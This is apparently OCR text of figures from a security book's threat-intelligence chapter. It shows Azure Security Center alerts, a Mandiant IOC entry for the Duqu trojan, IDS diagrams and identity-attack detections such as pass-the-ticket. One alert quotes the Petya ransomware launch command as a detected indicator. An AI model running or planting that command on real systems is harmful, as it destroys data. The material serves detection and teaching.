




Detected Petva ransomware indicators
DETECTION TIME
SEVERITY
High
STATE
Active
ATTACKED RESOURCE
SUBSCRIPTION
DETECTED BY
Microsoft
ACTION TAKEN
Detected
ENVIRONMENT
Azure
RESOURCE TYPE
Virtual Machine
SUSPICIOUS PROCESS
cmd.exe
SUSPICIOUS COMMAND LINE
"cmd /c rundll32 c:\ProgramData\perfc.dat,#1 30"



IOCe 2.2.0 - C:\Temp\ioc
File
Search
Tools
Help
Name
Created
Updated
DUQU (METHODOLOGY)
2011-10-21 16:13:31Z
2012-01-05
FIND WINDOWS
0001-01-01 00:00:00Z
2011-10-28
Zeus
0001-01-01 00:00:00Z
2011-10-28
Name: DUQU (METHODOLOGY)
Author: MANDIANT
GUID: 72669174-dd77-4a4e-82ed-99a96784f36e
Created: 2011-10-21 16:13:31Z
Modified: 2012-01-05 02:49:14Z
Type
Reference
caveat
Methodology
Description:
Indicator for the duqu trojan. The initial duqu driver will decode and inject a dll (marked as .pnf) into a system process (usually services.exe). The injected dll contains another dll encoded within it's resource section which it will inject into other processes as identified within its encoded configuruation file (another .pnf file). This second injected dll is responsible for all backdoor/C2 communication.
Add: AND OR Item
OR
AND
File Certificate Subject contains C-Media Electronics Incorporation
File Name contains cmi4432.sys
AND
Driver Device Name is Gpdl
OR
Driver Device Name is {3093AAZ3-1092-2929-9391}
Driver Device Name is {624409B3-4CEF-41C0-8B81-7634279A41E5}
AND
Registry Path contains HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
OR
Registry Value Name is CF1D
Registry Value Name is CFID
AND
EventLog type is Error
EventLog source is DCOM
EventLog ID is 3221235481
Save
Loaded IOCs: 3



IDS Management
Dashboard
- Statistical analysis
- Abnormal activity analysis
- Pattern analysis
Analyze server's
activities and
vulnerabilities
IDS
Monitor and
analyze user's
activities



IDS
IDS
Switch
Client's VLAN – 10.2.2.0/24
Switch
Internet Router
Server's VLAN – 10.1.1.0/24
Switch
DMZ
DMZ VLAN – 10.10.10.0/24
IDS
IDS



Relationship between the user and computers, servers, and resources.
UEBA


Suspicion of identity theft based on abnormal behavior
OPEN
Administrator exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:
Performed interactive login from 2 abnormal workstations.
Requested access to 9 abnormal resources.
Exceeded the normal amount of working hours.
6:29 AM Aug 23, 2017 – 6:49 AM Aug 24, 2017
Administrator
On
ADMIN-PC
2 abnormal computers
Accessed
2 normal resources
9 abnormal resources
1 of 2
TIME
FROM (3)
ACCESSED (11)
VIA DOMAIN CONTROLLERS (2)
8/23/17 6:45 AM
VICTIM-PC
Kerberos (Traffic)
DC1
8/23/17 6:45 AM
VICTIM-PC
Kerberos (Traffic)
DC1



Identity theft using pass-the-ticket attack
OPEN
Nuck Chorris's Kerberos tickets were stolen from ADMIN-PC to VICTIM-PC and used to access 3 resources.
6:32 AM Aug 23, 2017
ADMIN-PC
Nuck Chorris's Kerberos tickets
VICTIM-PC
3 resources
DC1
TIME
STOLEN FROM (1)
TO (1)
ACCESSED (3)
VIA DOMAIN CONTROLLERS (1)
8/23/17 6:32 AM
ADMIN-PC
VICTIM-PC
3 resources
DC1



Reconnaissance using SMB Session Enumeration
OPEN
SMB session enumeration attempts were successfully performed by JeffV, from VICTIM-PC against DC1, exposing 2 accounts.
6:27 AM Aug 23, 2017
On
Session Enumeration
JeffV
VICTIM-PC
DC1
TIME
ACCOUNTS
RESULT
EXPOSED ACCOUNTS
AGAINST DOMAIN CONTROLLERS
8/23/17 6:27 AM
JeffV
Success
2 exposed accounts
DC1


11:37 PM › 11:40 PM
Friday, October 20, 2017
Services Exposing Account Credentials
Services running on SHAREDADMIN-SRV exposed 13 accounts' credentials in cleartext using LDAP simple bind.
Note
Share
Export to Excel
Details
Open
13 accounts' credentials are exposed
SHAREDADMIN...
DC01



Amazon AWS
Microsoft Azure
On-Premises
Firewall
Management
dashboard


DESCRIPTION	COUNT	DETECTED BY	ENVIRONMENT	DATE	STATE	SEVERITY
Security incident detected	1	Microsoft	Azure	10/15/17	Active	High
Potential SQL Injection	1	Microsoft	Azure	10/17/17	Active	High
Suspicious process executed	2	Microsoft	Azure	10/15/17	Active	High
Successful RDP brute force attack	2	Microsoft	Azure	10/15/17	Active	High
Modified system binary discovered in dump...	1	Microsoft	Azure	10/14/17	Active	High
Successful RDP brute force attack	1	Microsoft	Azure	10/12/17	Active	High
Potential SQL Injection	1	Microsoft	Azure	10/11/17	Active	High
Suspicious process executed	1	Microsoft	Azure	10/09/17	Active	High
Suspicious double extension file executed	1	Microsoft	Azure	10/09/17	Active	High


Security incident detected
Incident Detected
Continue investigation
DESCRIPTION
The incident which started on 2017-10-15T05:40:20Z and most recently detected on 2017-10-15T06:26:13Z indicate that an attacker has attacked other resources from your virtual machine VM1
DETECTION TIME
Sunday, October 15, 2017 12:40:27 AM
SEVERITY
High
STATE
Active
ATTACKED RESOURCE
VM1
SUBSCRIPTION
DETECTED BY
Microsoft
ENVIRONMENT
Azure
REMEDIATION STEPS
1. Escalate the alert to the information security team.
2. Review the remediation steps of each one of the alerts
Alerts included in this incident
DESCRIPTION
COUNT
DETECTION TIME
ATTACKED RESOURCE
SEVERITY
Successful RDP brute force attack
1
10/15/17 12:55 AM
VM1
High
Suspicious SVCHOST process executed
1
10/15/17 01:00 AM
VM1
Low
Multiple Domain Accounts Queried
1
10/15/17 01:04 AM
VM1
Low



Deep Security Agent detected a malware
Investigation not available
Playbooks not abvailable
DESCRIPTION
Deep Security Agent detected a malware
DETECTION TIME
Monday, October 16, 2017 12:01:00 AM
SEVERITY
Low
STATE
Active
ATTACKED RESOURCE
VM1
SUBSCRIPTION
DETECTED BY
Deep Security Agent
ACTION TAKEN
Detected
ENVIRONMENT
Azure
RESOURCE TYPE
Virtual Machine
MALWARE
Cookie_DoubleClick
INFECTED RESOURCE
Internet Explorer Cache
SCANACTION
Delete
SCANRESULT
SUCCESS
TYPE
AntiMalware
REMEDIATION STEPS
Contact your Deep Security administrator.


Chapter 12: Threat Intelligence

